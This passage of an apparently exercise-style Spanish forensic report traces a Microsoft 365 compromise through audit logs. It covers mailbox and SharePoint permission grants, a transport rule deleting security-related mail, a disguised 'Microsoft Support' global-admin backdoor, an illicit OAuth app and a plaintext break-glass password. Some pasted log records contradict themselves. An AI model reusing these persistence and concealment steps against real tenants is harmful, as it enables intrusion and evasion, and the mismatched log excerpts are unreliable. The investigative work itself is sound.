alex@kali: ~/MINAF_ediscover/WH1_Export/11.21.2021-1227PM/Exchange
$ strings ../pepe.contento@MINAF.ES (Primary)/TeamsMessagesData/Item (153).msg | grep -i "onedrive\|compartido\|francesco"
<p>ya lo tienes compartido por onedrive</p>
SMTP:FRANCESCO.FIESTAS@MINAF.ES
alex@kali: ~/MINAF_ediscover/WH1_Export/11.21.2021-1227PM/Exchange
$
```

Ilustración 11 - Confirmación por parte de Franchesco por Teams

P5 — ¿Cómo se robó el documento? Datos de la descarga

El UAL confirma que el documento fue descargado por la cuenta emergencia@minaf.es el 19/11/2021 a las 12:04 UTC desde la URL:

https://minaf2-my.sharepoint.com/personal/pepe_contento_minaf_es/Documents/World_Happiness_Plan.docx

```
03925-3081-4a1-e3d1-0a09ab53463d,True,unchanged
outlook.office365.com,29d95e2c-95f3-4200-b0b1-61e97a1d0838,False,SharePointFileOperation,19/11/21 12:04,emergencia@minaf.es,FileDownloaded,{"AppAccessC
ontext":{"AADSessionId":"","d4bfda34-07d5-403a-6cc4-08d9ab54ce7d"},"CorrelationId":"","2ba404a0-509c-3000-6ba1-0b38be2cec78"},"CreationTime":"","2021-1
1-19T12:04:57"},"Id":"","d4bfda34-07d5-403a-6cc4-08d9ab54ce7d"},"Operation":"","FileDownloaded"},"OrganizationId":"","a921122d-ef65-4839-ac84-58ca2ae7969
e"},"RecordType":"","UserKey":"","i:0h.f.membership10032001a90c8755a5live.com"},"UserType":"","Version":"","Workload":"","OneDrive":"","ClientIP":"","20
19.168.24"},"ObjectId":"","https://minaf2-my.sharepoint.com/personal/pepe_contento_minaf_es/Documents/World_Happiness_Plan.docx"},"UserId":"","em
ergencia@minaf.es"},"CorrelationId":"","2ba404a0-509c-3000-6ba1-0b38be2cec78"},"EventSource":"","SharePoint"},"ItemType":"","File"},"ListId":"","ee72483c
-ab85-41be-95d1-c66c509e425d"},"ListItemUniqueId":"","e446784e-4bb7-4d47-abf6-aef669c70d85"},"Site":"","67365655-a22f-4c68-8afa-37583993e0eb"},"UserAgen
t":"","Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:94.0) Gecko/20100101 Firefox/94.0"},"WebId":"","bc7666a3-e650-4d83-aff3-ab68e3e418c6"},"FileSizeByte
s":"","22318","HighPriorityMediaProcessing":false,"SourceFileExtension":"","docx"},"SiteUrl":"","https://minaf2-my.sharepoint.com/personal/pepe_conten
o_minaf_es/","SourceFileName":"","World_Happiness_Plan.docx"},"SourceRelativeUrl":"","Documents"},"11,55,d4bfda34-07d5-403a-6cc4-08d9ab54ce7d,True,unc
hanged
```

Datos técnicos adicionales del registro UAL:

User-Agent	Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:94.0) Firefox/94.0 — los atacantes usaron Linux con Firefox, no Windows
IP origen	20.190.160.24 — Microsoft Azure, Ámsterdam
Tamaño del fichero	22.318 bytes — confirma que es el documento real
Rol del atacante	Global Administrator — confirma compromiso de cuenta privilegiada

Para poder averiguar el origen de la IP, primero averiguamos todas las que estén asociadas con la cuenta 'emergencia'. Después las geolocalizamos para averiguar de donde se ha descargado el fichero:

```
(alex@kali)-[~/Documentos/OneDrive_2_3-5-2026/evidencias_0365]
$ fgrep emergencia@minaf.es UAL.csv | grep -Po '"\"ClientIP\"":\"\"\\K[0-9.]+' | sort | uniq
13.74.149.253
20.190.160.24
51.124.175.7
51.145.145.182
52.109.32.54
52.137.22.83
52.157.94.229
52.232.126.143
```

Ilustración 12 - Buscamos IPs asociadas al correo 'emergencia'

```
(alex@kali) [~/Documentos/OneDrive_2_3-5-2026/evidencias_0365]
$ for ip in 13.74.149.253 20.190.160.24 51.124.175.7 51.145.145.182 52.109.32.54 52.137.22.83 52.157.94.229 52.232.126.143; do
echo -n "$ip → "
curl -s ipinfo.io/$ip | grep -E '"city"|"country"|"org"' | tr -d '\n'
echo ""
done
13.74.149.253 → "city": "Dublin", "country": "IE", "org": "AS8075 Microsoft Corporation",
20.190.160.24 → "city": "Amsterdam", "country": "NL", "org": "AS8075 Microsoft Corporation",
51.124.175.7 → "city": "Amsterdam", "country": "NL", "org": "AS8075 Microsoft Corporation",
51.145.145.182 → "city": "Amsterdam", "country": "NL", "org": "AS8075 Microsoft Corporation",
52.109.32.54 → "city": "Cardiff", "country": "GB", "org": "AS8075 Microsoft Corporation",
52.137.22.83 → "city": "Amsterdam", "country": "NL", "org": "AS8075 Microsoft Corporation",
52.157.94.229 → "city": "Amsterdam", "country": "NL", "org": "AS8075 Microsoft Corporation",
52.232.126.143 → "city": "Amsterdam", "country": "NL", "org": "AS8075 Microsoft Corporation",

(alex@kali) [~/Documentos/OneDrive_2_3-5-2026/evidencias_0365]
```

Ilustración 13 - Geolocalización de las IPs

Adicionalmente, el UAL revela que el día anterior (18/11) entre las 19:08 y las 20:51 UTC, un usuario desde la misma IP 20.190.160.24 ya había descargado repetidamente los ficheros maliciosos (Bastionado0.bat, Update.ps1.zip, Update2.ps1.zip, Update3.ps1.zip, Updater.exe.zip), lo que indica que los atacantes llevaban más de 24 horas activos y probando distintas versiones del malware antes del robo del documento.

[illegible]

Ilustración 14 - Otros intentos de descarga de los ficheros maliciosos

P6 — ¿Cómo se dieron permisos sobre SharePoint?

Los sitios personales de SharePoint son privados para cada usuario, pero un administrador global puede concederse permisos sobre ellos. Esto es exactamente lo que hicieron los atacantes: se dieron permisos a sí mismos sobre los sitios de María José Feliz y Pepe Contento, monitorizándolos y siendo este el motivo por el que descargaron el documento con tanta rapidez una vez Pepe lo subió.

19/11/2021 11:25 UTC	emergencia@minaf.es se añade como administradora del sitio SharePoint de mariajose_feliz_minaf_es
19/11/2021 11:26 UTC	emergencia@minaf.es se añade como administradora del sitio SharePoint de pepe_contento_minaf_es

```
outlook.office365.com,29d95e2c-95f3-4200-b0b1-61e97a1d0838,False,SharePointSharingOperation,19/11/21 11:25,app@sharepoint,SiteCollectionAdminAdded,{"CreationTime":2021-11-17T19:05:43Z,"Id":"59d05735-ad38-4c97-1ebf-08d9a4b4f5285","Operation":"SiteCollectionAdminAdded","OrganizationId":"a921122d-ef65-4839-ac84-58ca2ea7969e","RecordType":14,"UserKey":"i:01.t00000003-0000-00ff1-ce00-000000000000","AppId":"52.109.32.54","ClientIP":"http://13.74.149.253","ObjectID":"http://minaf2-my.sharepoint.com/personal/mariajose.feliz_minaf_es","UserType":0,"Version":1,"Workload":"OneDrive","CorrelationId":"25db1031-e8b5-49f9-b9e9-ba869695841d7","EventSource":"SharePoint","ItemID":"4edf072c-f74c-408b-9c7b-d0fcdca3da6e","WebID":"bc7666a3-e650-4d83-afb3-ab68e3e418c6","ModifiedProperties":{"Name":"SiteAdmin","NewValue":"emergencia@minaf.es","OldValue":""},"TargetUserOrGroupType":"Member","SiteURL":"https://minaf2-my.sharepoint.com/personal/mariajose.feliz_minaf_es","TargetUserOrGroupName":"emergencia@minaf.es"},"103,130,59d05735-ad38-4c97-1ebf-08d9a4b4f5285,True,Unchanged

outlook.office365.com,29d95e2c-95f3-4200-b0b1-61e97a1d0838,False,SharePointSharingOperation,19/11/21 11:26,app@sharepoint,SiteCollectionAdminAdded,{"CreationTime":2021-11-17T19:08:55Z,"Id":"269ee125-f050-4d65-1145-08d9a9fdb36a","Operation":"Add-MailboxPermission","OrganizationId":"a921122d-ef65-4839-ac84-58ca2ea7969e","RecordType":1,"ResultStatus":True,"UserKey":"10032001A90C8755","UserType":2,"Version":1,"Workload":"Exchange","ClientIP":"13.74.149.253","ObjectID":"Angela de la Guardia","UserType":2,"Version":1,"Workload":"Exchange","AppID":"497effe9-df71-4043-a8bb-14cf78c4b63b","ClientAppID":"","ExternalAccess":false,"OrganizationName":"minaf2.onmicrosoft.com","OriginatingServer":"HE1PR07MB3193 (15.20.4713.019)","Parameters":{"Name":"Identity","Value":"EURPR07A011.PROD.OUTLOOK.COM/Microsoft Exchange Hosted Organizations/minaf2.onmicrosoft.com/Inocencio Credulo"},"Name":"User","Value":"EURPR07A011.PROD.OUTLOOK.COM/Microsoft Exchange Hosted Organizations/minaf2.onmicrosoft.com/emergencia"},"AccessRights":{"Value":"FullAccess"},"SessionId":"03e8831a-5437-4e2f-b83d-f147fba682c3"},"71,71,3c5e2b38-8c45-4912-c968-08d9a9fdb36a,True,Unchanged

outlook.office365.com,29d95e2c-95f3-4200-b0b1-61e97a1d0838,False,ExchangeAdmin,17/11/21 19:05,emergencia@minaf.es,Add-MailboxPermission,{"CreationTime":2021-11-17T19:05:43Z,"Id":"3c5e2b38-8c45-4912-c968-08d9a9fdb36a","Operation":"Add-MailboxPermission","OrganizationId":"a921122d-ef65-4839-ac84-58ca2ea7969e","RecordType":1,"ResultStatus":True,"UserKey":"10032001A90C8755","UserType":2,"Version":1,"Workload":"Exchange","ClientIP":"13.74.149.253","ObjectID":"Angela de la Guardia","UserType":2,"Version":1,"Workload":"Exchange","AppID":"497effe9-df71-4043-a8bb-14cf78c4b63b","ClientAppID":"","ExternalAccess":false,"OrganizationName":"minaf2.onmicrosoft.com","OriginatingServer":"HE1PR07MB3193 (15.20.4713.019)","Parameters":{"Name":"Identity","Value":"EURPR07A011.PROD.OUTLOOK.COM/Microsoft Exchange Hosted Organizations/minaf2.onmicrosoft.com/Angela de la Guardia"},"Name":"User","Value":"EURPR07A011.PROD.OUTLOOK.COM/Microsoft Exchange Hosted Organizations/minaf2.onmicrosoft.com/emergencia"},"AccessRights":{"Value":"FullAccess"},"SessionId":"03e8831a-5437-4e2f-b83d-f147fba682c3"},"71,71,3c5e2b38-8c45-4912-c968-08d9a9fdb36a,True,Unchanged

outlook.office365.com,29d95e2c-95f3-4200-b0b1-61e97a1d0838,False,ExchangeAdmin,17/11/21 19:08,emergencia@minaf.es,Add-MailboxPermission,{"CreationTime":2021-11-17T19:08:55Z,"Id":"269ee125-f050-4d65-1145-08d9a9fdb36a","Operation":"Add-MailboxPermission","OrganizationId":"a921122d-ef65-4839-ac84-58ca2ea7969e","RecordType":1,"ResultStatus":True,"UserKey":"10032001A90C8755","UserType":2,"Version":1,"Workload":"Exchange","ClientIP":"13.74.149.253","ObjectID":"Angela de la Guardia","UserType":2,"Version":1,"Workload":"Exchange","AppID":"497effe9-df71-4043-a8bb-14cf78c4b63b","ClientAppID":"","ExternalAccess":false,"OrganizationName":"minaf2.onmicrosoft.com","OriginatingServer":"HE1PR07MB3193 (15.20.4713.019)","Parameters":{"Name":"Identity","Value":"EURPR07A011.PROD.OUTLOOK.COM/Microsoft Exchange Hosted Organizations/minaf2.onmicrosoft.com/Angela de la Guardia"},"Name":"User","Value":"EURPR07A011.PROD.OUTLOOK.COM/Microsoft Exchange Hosted Organizations/minaf2.onmicrosoft.com/emergencia"},"AccessRights":{"Value":"FullAccess"},"SessionId":"03e8831a-5437-4e2f-b83d-f147fba682c3"},"69,71,269ee125-f050-4d65-1145-08d9a9fdb36a,True,Unchanged

outlook.office365.com,29d95e2c-95f3-4200-b0b1-61e97a1d0838,False,ExchangeAdmin,17/11/21 19:13,emergencia@minaf.es,Add-MailboxPermission,{"CreationTime":2021-11-17T19:13:54Z,"Id":"83806122-dfdc-47d1-cb14-08d9a9fdb36a","Operation":"Add-MailboxPermission","OrganizationId":"a921122d-ef65-4839-ac84-58ca2ea7969e","RecordType":1,"ResultStatus":True,"UserKey":"10032001A90C8755","UserType":2,"Version":1,"Workload":"Exchange","ClientIP":"13.74.149.253","ObjectID":"Maria Jose mariajose.feliz","UserType":2,"Version":1,"Workload":"Exchange","AppID":"497effe9-df71-4043-a8bb-14cf78c4b63b","ClientAppID":"","ExternalAccess":false,"OrganizationName":"minaf2.onmicrosoft.com","OriginatingServer":"HE1PR07MB3193 (15.20.4713.019)","Parameters":{"Name":"Identity","Value":"EURPR07A011.PROD.OUTLOOK.COM/Microsoft Exchange Hosted Organizations/minaf2.onmicrosoft.com/Maria Jose mariajose.feliz"},"Name":"User","Value":"EURPR07A011.PROD.OUTLOOK.COM/Microsoft Exchange Hosted Organizations/minaf2.onmicrosoft.com/emergencia"},"AccessRights":{"Value":"FullAccess"},"SessionId":"03e8831a-5437-4e2f-b83d-f147fba682c3"},"44,71,83806122-dfdc-47d1-cb14-08d9a9fdb36a,True,Unchanged
```

Ilustración 15 - Logs de los permisos otorgados

Esto le daba acceso total para leer y descargar cualquier fichero de ambos OneDrives sin necesidad de que se compartiera nada explícitamente. Solo 87 minutos después de concederse permisos sobre el OneDrive de Pepe, el documento fue subido y descargado por los atacantes.

P7 — ¿Cómo se dieron permisos sobre el correo?

El 17/11/2021 entre las 19:05 y las 19:13 UTC, emergencia@minaf.es se concedió permisos FullAccess sobre tres buzones de correo. Adicionalmente, se concedió permiso SendAs sobre el buzón de Inocencio Crédulo, lo que le permitía enviar correos haciéndose pasar por él. Todas las acciones se realizaron desde la IP 13.74.149.253 (Azure, Dublín).

```
outlook.office365.com,29d95e2c-95f3-4200-b0b1-61e97a1d0838,False,ExchangeAdmin,17/11/21 19:05,emergencia@minaf.es,Add-MailboxPermission,{"CreationTime":2021-11-17T19:05:43Z,"Id":"3c5e2b38-8c45-4912-c968-08d9a9fdb36a","Operation":"Add-MailboxPermission","OrganizationId":"a921122d-ef65-4839-ac84-58ca2ea7969e","RecordType":1,"ResultStatus":True,"UserKey":"10032001A90C8755","UserType":2,"Version":1,"Workload":"Exchange","ClientIP":"13.74.149.253","ObjectID":"Angela de la Guardia","UserType":2,"Version":1,"Workload":"Exchange","AppID":"497effe9-df71-4043-a8bb-14cf78c4b63b","ClientAppID":"","ExternalAccess":false,"OrganizationName":"minaf2.onmicrosoft.com","OriginatingServer":"HE1PR07MB3193 (15.20.4713.019)","Parameters":{"Name":"Identity","Value":"EURPR07A011.PROD.OUTLOOK.COM/Microsoft Exchange Hosted Organizations/minaf2.onmicrosoft.com/Inocencio Credulo"},"Name":"User","Value":"EURPR07A011.PROD.OUTLOOK.COM/Microsoft Exchange Hosted Organizations/minaf2.onmicrosoft.com/emergencia"},"AccessRights":{"Value":"FullAccess"},"SessionId":"03e8831a-5437-4e2f-b83d-f147fba682c3"},"71,71,3c5e2b38-8c45-4912-c968-08d9a9fdb36a,True,Unchanged

outlook.office365.com,29d95e2c-95f3-4200-b0b1-61e97a1d0838,False,ExchangeAdmin,17/11/21 19:08,emergencia@minaf.es,Add-MailboxPermission,{"CreationTime":2021-11-17T19:08:55Z,"Id":"269ee125-f050-4d65-1145-08d9a9fdb36a","Operation":"Add-MailboxPermission","OrganizationId":"a921122d-ef65-4839-ac84-58ca2ea7969e","RecordType":1,"ResultStatus":True,"UserKey":"10032001A90C8755","UserType":2,"Version":1,"Workload":"Exchange","ClientIP":"13.74.149.253","ObjectID":"Angela de la Guardia","UserType":2,"Version":1,"Workload":"Exchange","AppID":"497effe9-df71-4043-a8bb-14cf78c4b63b","ClientAppID":"","ExternalAccess":false,"OrganizationName":"minaf2.onmicrosoft.com","OriginatingServer":"HE1PR07MB3193 (15.20.4713.019)","Parameters":{"Name":"Identity","Value":"EURPR07A011.PROD.OUTLOOK.COM/Microsoft Exchange Hosted Organizations/minaf2.onmicrosoft.com/Angela de la Guardia"},"Name":"User","Value":"EURPR07A011.PROD.OUTLOOK.COM/Microsoft Exchange Hosted Organizations/minaf2.onmicrosoft.com/emergencia"},"AccessRights":{"Value":"FullAccess"},"SessionId":"03e8831a-5437-4e2f-b83d-f147fba682c3"},"69,71,269ee125-f050-4d65-1145-08d9a9fdb36a,True,Unchanged

outlook.office365.com,29d95e2c-95f3-4200-b0b1-61e97a1d0838,False,ExchangeAdmin,17/11/21 19:13,emergencia@minaf.es,Add-MailboxPermission,{"CreationTime":2021-11-17T19:13:54Z,"Id":"83806122-dfdc-47d1-cb14-08d9a9fdb36a","Operation":"Add-MailboxPermission","OrganizationId":"a921122d-ef65-4839-ac84-58ca2ea7969e","RecordType":1,"ResultStatus":True,"UserKey":"10032001A90C8755","UserType":2,"Version":1,"Workload":"Exchange","ClientIP":"13.74.149.253","ObjectID":"Maria Jose mariajose.feliz","UserType":2,"Version":1,"Workload":"Exchange","AppID":"497effe9-df71-4043-a8bb-14cf78c4b63b","ClientAppID":"","ExternalAccess":false,"OrganizationName":"minaf2.onmicrosoft.com","OriginatingServer":"HE1PR07MB3193 (15.20.4713.019)","Parameters":{"Name":"Identity","Value":"EURPR07A011.PROD.OUTLOOK.COM/Microsoft Exchange Hosted Organizations/minaf2.onmicrosoft.com/Maria Jose mariajose.feliz"},"Name":"User","Value":"EURPR07A011.PROD.OUTLOOK.COM/Microsoft Exchange Hosted Organizations/minaf2.onmicrosoft.com/emergencia"},"AccessRights":{"Value":"FullAccess"},"SessionId":"03e8831a-5437-4e2f-b83d-f147fba682c3"},"44,71,83806122-dfdc-47d1-cb14-08d9a9fdb36a,True,Unchanged
```

Ilustración 16 - Logs de permisos concedidos a los correos de los 3 usuarios

```
(alex@kali) ~/Documents/OneDrive_2_3-5-2026/evidencias_0365
$ grep -i "RecipientPermission\\SendAs\\Inocencio" UAL.csv | grep "17/11/21 19:07" | grep "SendAs"
outlook.office365.com,29d95e2c-95f3-4200-b0b1-61e97a1d0838,False,ExchangeAdmin,17/11/21 19:07,emergencia@minaf.es,Add-RecipientPermission,{"CreationTime":2021-11-17T19:07:20Z,"Id":"5df175ab-774e-46e4-34c0-08d9a9fdb36a","Operation":"Add-RecipientPermission","OrganizationId":"a921122d-ef65-4839-ac84-58ca2ea7969e","RecordType":1,"ResultStatus":True,"UserKey":"10032001A90C8755","UserType":2,"Version":1,"Workload":"Exchange","ClientIP":"13.74.149.253","ObjectID":"Inocencio Credulo","UserType":2,"Version":1,"Workload":"Exchange","AppID":"497effe9-df71-4043-a8bb-14cf78c4b63b","ClientAppID":"","ExternalAccess":false,"OrganizationName":"minaf2.onmicrosoft.com","OriginatingServer":"HE1PR07MB3193 (15.20.4713.019)","Parameters":{"Name":"Identity","Value":"EURPR07A011.PROD.OUTLOOK.COM/Microsoft Exchange Hosted Organizations/minaf2.onmicrosoft.com/Inocencio Credulo"},"Name":"User","Value":"EURPR07A011.PROD.OUTLOOK.COM/Microsoft Exchange Hosted Organizations/minaf2.onmicrosoft.com/emergencia"},"AccessRights":{"Value":"SendAs"},"SessionId":"03e8831a-5437-4e2f-b83d-f147fba682c3"},"70,71,5df175ab-774e-46e4-34c0-08d9a9fdb36a,True,Unchanged
```

Ilustración 17 - Permisos 'SendAs' concedidos a 'Inocencio'

Hora UTC	Buzón afectado	Permiso concedido
17/11/2021 19:05	inocencio.credulo@minaf.es	FullAccess
17/11/2021 19:07	inocencio.credulo@minaf.es	SendAs (Add-RecipientPermission)
17/11/2021 19:08	angela.de.la.guarda@minaf.es	FullAccess
17/11/2021 19:13	mariajose.feliz@minaf.es	FullAccess

El permiso SendAs sobre el buzón de Inocencio es especialmente relevante, ya que permitió a los atacantes enviar el correo de spear phishing (el enlace OAuth de la app 'Happy UE Meter') a Inocencio firmando como el propio Pepe.

P8 — ¿Qué reglas de correo se crearon?

El 17/11/2021 a las 19:13 UTC, emergencia@minaf.es creó una regla de transporte para todo el tenant del MINAF. Esta regla eliminaba automáticamente cualquier correo entrante o saliente cuyo asunto o cuerpo contuviera alguna de las siguientes palabras clave:

- seguridad
- hacking
- security

Esta medida garantizaba que ninguna alerta de seguridad, notificación de incidente ni comunicación sobre el ataque llegara a los usuarios del MINAF, actuando como mecanismo de ocultamiento activo de la intrusión.

```
alex@kali:~/Documentos/OneDrive_2_3-5-2026/evidencias_0365$ grep -i "TransportRule" New-TransportRule -UAL.csv | grep "emergencia@minaf.es"
outlook.office365.com,29d95e2c-95f3-4200-b0b1-61e97a1d0838,False,ExchangeAdmin,17/11/21 19:13,emergencia@minaf.es,New-TransportRule,{"CreationTime":"","2021-11-17T19:13:03","Id":"","e2f74b8f-df9e-428a-d545-08d9a9fe476a","Operation":"","New-TransportRule","OrganizationId":"","a921122d-ef65-4839-ac84-58ca2ea7969e","RecordType":"","1","ResultStatus":"","True","UserKey":"","10032001A90C8755","UserType":"","2","Version":"","1","Workload":"","Exchange","ClientIP":"","52.137.22.83:13220","ObjectId":"","","UserId":"","emergencia@minaf.es","AppId":"","00000002-0000-0ff1-ce00-000000000000","ClientAppId":"","Ext ernalAccess":"","false","OrganizationName":"","minaf2.onmicrosoft.com","OriginatingServer":"","AS8PR07MB8282 (15.20.4669.009)","Parameters":{"Name":"","S ubjectOrBodyContainsWords","Value":"","seguridad;hacking;security"},"Name":"","DeleteMessage","Value":"","True"},"Name":"","Name","Value":"","SPAM"},{"Name":"","StopRuleProcessing","Value":"","False"},"Name":"","Mode","Value":"","Enforce"},"Name":"","Comments","Value":"",""},"Name":"","Rule ErrorAction","Value":"","Ignore"},"Name":"","SenderAddressLocation","Value":"","Header"},"SessionId":"","03e8831a-5437-4e2f-b83d-f147fba682c3"},"45,71,e2f74b8f-df9e-428a-d545-08d9a9fe476a,True,Unchanged
```

Ilustración 18 - Regla de correo

P9 — ¿Qué puerta trasera crearon los atacantes?

El 17/11/2021 a las 18:00 UTC, emergencia@minaf.es creó en el tenant del MINAF una nueva cuenta de usuario con las siguientes características:

Cuenta creada	microsoftsupport@minaf.es
Nombre de pantalla	Microsoft Support
Rol asignado	Global Administrator
Propósito	Puerta trasera permanente

```
47a5e4b9a45d","Type":"","2","ID":"","User","Type":"","2","ID":"","emergencia@minaf.es","Type":"","5","ID":"","10032001A90C8755","Type":"","3"},"TargetCont extId":"","a921122d-ef65-4839-ac84-58ca2ea7969e"},"3,73,71d4c41c-3d87-4bd4-b869-98972b2e2b4a,True,Unchanged
outlook.office365.com,29d95e2c-95f3-4200-b0b1-61e97a1d0838,False,AzureActiveDirectory,17/11/21 18:00,emergencia@minaf.es,Add member to role,{"CreationT ime":"","2021-11-17T18:00:38","Id":"","52101c0f-031a-4685-acc3-a28b6299c18e","Operation":"","Add member to role","OrganizationId":"","a921122d-ef65-483 9-ac84-58ca2ea7969e","RecordType":"","8","ResultStatus":"","Success","UserKey":"","10032001A90C8755@minaf.es","UserType":"","0","Version":"","1","Workload":""," AzureActiveDirectory","ObjectId":"","microsoftsupport@minaf.es","UserId":"","emergencia@minaf.es","AzureActiveDirectoryEventType":"","1","ExtendedProp erties":{"Name":"","additionalDetails","Value":"",""},"Name":"","extendedAuditEventCategory","Value":"",""},"ModifiedProperties":{"Name":""," Role.ObjectID","NewValue":"","62e90394-69f5-4237-9190-012177145e10","OldValue":"",""},"Name":"","Role.DisplayName","NewValue":"","Global Administrator","OldValue":"",""},"Name":"","Role.TemplateId","NewValue":"","62e90394-69f5-4237-9190-012177145e10","OldValue":"",""},"Name":"","Role.WellKnownO bjectName","NewValue":"","TenantAdmins","OldValue":"",""},"Actor":{"ID":"","emergencia@minaf.es","Type":"","5","ID":"","10032001A90C8755","Type":"","3"},"ID":"","User_48e8f26d-16e8-4c57-886f-47a5e4b9a45d","Type":"","2","ID":"","User","Type":"","2"},"ActorContextId":"","a921122d-ef65-4839-ac84-58ca2ea7969e","InterSystemsId":"","1f48db32-19c3-4579-823e-3ea14abe0c3f","IntraSystemId":"","fc9f23f 6-4608-48cd-8e25-3c9cace63af","SupportTicketId":"","","Target":{"ID":"","User_78104426-7b62-488d-b9c8-1c6898a5ad82","Type":"","2","ID":"","78104426- 7b62-488d-b9c8-1c6898a5ad82","Type":"","2","ID":"","User","Type":"","2","ID":"","microsoftsupport@minaf.es","Type":"","5","ID":"","10032001A95F4880","Ty pe":"","3"},"TargetContextId":"","a921122d-ef65-4839-ac84-58ca2ea7969e"},"17,30,52101c0f-031a-4685-acc3-a28b6299c18e,True,Unchanged
alex@kali:~/Documentos/OneDrive_2_3-5-2026/evidencias_0365$
```

Ilustración 19 - Nueva cuenta creada

El nombre 'Microsoft Support' fue elegido deliberadamente para confundirse con comunicaciones legítimas de Microsoft y pasar desapercibido en revisiones superficiales de cuentas. Esta cuenta garantiza que, aunque se detecte y bloquee la cuenta emergencia@minaf.es, los atacantes conservan acceso completo al tenant con privilegios de administrador global.

P10 — ¿Cuándo fue el primer acceso de los atacantes al tenant?

El primer acceso de emergencia@minaf.es al tenant del MINAF se produjo el 17/11/2021 a las 17:54 UTC, con los siguientes datos técnicos:

Fecha y hora	17/11/2021 17:54 UTC
Cuenta	emergencia@minaf.es
IP origen	52.137.22.83 (Microsoft Azure, Ámsterdam)
User-Agent	Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:94.0) Firefox/94.0

A partir de ese momento, los atacantes comenzaron de forma inmediata todas sus acciones de persistencia (creación de puerta trasera, concesión de permisos, reglas de transporte), lo que indica que tenían un plan de acción predefinido y actuaron con rapidez para consolidar su posición antes de ser detectados.

```
(alex@kali) [~/Documentos/OneDrive_2_3-5-2026/evidencias_0365]
$ grep "UserLoggedIn\\UserLogin" UAL.csv | grep "emergencia@minaf.es" | sort | head -3 | grep "Mozilla"
outlook.office365.com,29d95e2c-95f3-4200-b0b1-61e97a1d0838,False,AzureActiveDirectoryStsLogon,17/11/21 17:54,emergencia@minaf.es,UserLoggedIn,{"CreationTime": "2021-11-17T17:54:57", "Id": "30945ee8-a15d-49e9-b02c-5dfced11b601", "Operation": "UserLoggedIn", "OrganizationId": "a921122d-ef65-4839-ac84-58ca2ea7969e", "RecordType": 15, "ResultStatus": "Success", "UserKey": "48e8f26d-16e8-4c57-886f-47a5e4b9a45d", "UserType": 0, "Version": 1, "Workload": "AzureActiveDirectory", "ClientIP": "52.137.22.83", "ObjectId": "5f09333a-842c-47da-a157-57da27fcbca5", "UserId": "emergencia@minaf.es", "AzureActiveDirectoryEvent": 1, "ExtendedProperties": [{"Name": "ResultStatusDetail", "Value": "Redirect"}, {"Name": "UserAgent", "Value": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:94.0) Gecko/20100101 Firefox/94.0"}, {"Name": "RequestType", "Value": "OAuth2Authorize"}, {"Name": "ModifiedProperties": [{"Name": "Actor", "Value": "48e8f26d-16e8-4c57-886f-47a5e4b9a45d", "Type": 0}, {"Name": "emergencia@minaf.es", "Type": 5}], "ActorContextId": "a921122d-ef65-4839-ac84-58ca2ea7969e", "ActorIpAddress": "52.137.22.83", "InterSystemsId": "e1f71a22-19c1-4964-8b66-e8a674c68b2e", "IntraSystemId": "30945ee8-a15d-49e9-b02c-5dfced11b601", "SupportTicketId": "5f09333a-842c-47da-a157-57da27fcbca5", "Type": 0}, {"Name": "TargetContextId", "Value": "a921122d-ef65-4839-ac84-58ca2ea7969e", "ApplicationId": "89be1f7-5e6e-4d8a-9f3d-cdc601259da7", "DeviceProperties": [{"Name": "OS", "Value": "Windows 10"}, {"Name": "BrowserType", "Value": "Firefox"}, {"Name": "IsCompliantAndManaged", "Value": "False"}, {"Name": "SessionId", "Value": "03e8831a-5437-4e2f-b83d-f147fba682c3"}], "ErrorNumber": "0", "141,147,30945ee8-a15d-49e9-b02c-5dfced11b601,True,Unchanged
```

Ilustración 20 - Primer acceso de la cuenta 'emergencia'

P11 — ¿Cómo obtuvieron acceso a la cuenta emergencia@minaf.es?

Los atacantes obtuvieron las credenciales de emergencia@minaf.es de la siguiente manera:

- En un momento previo al incidente, Ángela de la Guarda (CISO) envió a Inocencio Crédulo un correo con las credenciales de la cuenta de emergencia (asunto: 'Password usuario emergencia').
- Inocencio nunca borró ese correo, contraviniendo las instrucciones incluidas en el propio mensaje.
- Los atacantes habían obtenido previamente acceso al buzón de Inocencio (mediante el ataque OAuth con la app 'Happy UE Meter' — véase P13), lo que les permitió leer todos sus correos.
- Al revisar el buzón de Inocencio, encontraron ese correo con las credenciales en texto claro y utilizaron las credenciales para acceder al tenant.

```
(alex@kali) [~/Exchange/inocencio.credulo@MINAF.ES (Primary)/Principio del almacén de información/Bandeja de entrada]
$ strings "Password usuario emergencia.msg" \
| grep -v " " \
| grep -iE "password|contraseña|credenciales|usuario|emergencia|from|subject|to:"
n de activos en la nube, se recomienda crear un usuario "break glass" de emergencia en caso de que tengamos un problema grave.</div>
Las credenciales son:</div>
Usuario: emergencia</div>
Password: "uso urgente del MINAF"</div>
as apuntar estas credenciales y guardarlas a buen recaudo, borrando a continuaci
```

Ilustración 21 - Correo con credenciales sin borrar

Este hallazgo pone de manifiesto una grave deficiencia en la gestión de credenciales: las contraseñas nunca deben transmitirse por correo electrónico, y los mensajes con información sensible deben eliminarse inmediatamente tras su lectura.

P12 — ¿Qué aplicación maliciosa (Illicit Consent Grant) se utilizó?

Los atacantes registraron en un tenant externo una aplicación OAuth maliciosa denominada 'Happy UE Meter'. Esta aplicación solicitaba al usuario que la autorizara los siguientes permisos sobre su cuenta Microsoft 365:

- Mail.Read — lectura de todos los correos
- Mail.Send — envío de correos en nombre del usuario
- Contacts.Read — acceso a la libreta de contactos
- Files.ReadWrite — lectura y escritura de ficheros en OneDrive

```
(alex@kali) ~/Documentos/OneDrive_2_3-5-2026/evidencias_0365
cat Hawk_Output/Tenant/Consent_Grants.csv
"PermissionType","ClientObjectId","ClientDisplayName","ResourceObjectId","ResourceDisplayName","Permission","ConsentType","PrincipalObjectId","PrincipalDi
splayName"
"Delegated","c88fe06c-6fed-405f-a6ba-b2f3e47c6fe7","Happy UE Meter","590c997d-e332-4045-8262-92604a1c1dd6","Microsoft Graph","Mail.Read","AllPrincipals",,
"Delegated","c88fe06c-6fed-405f-a6ba-b2f3e47c6fe7","Happy UE Meter","590c997d-e332-4045-8262-92604a1c1dd6","Microsoft Graph","Notes.Read.All","AllPrincipals",,
"Delegated","c88fe06c-6fed-405f-a6ba-b2f3e47c6fe7","Happy UE Meter","590c997d-e332-4045-8262-92604a1c1dd6","Microsoft Graph","User.Read","AllPrincipals",,
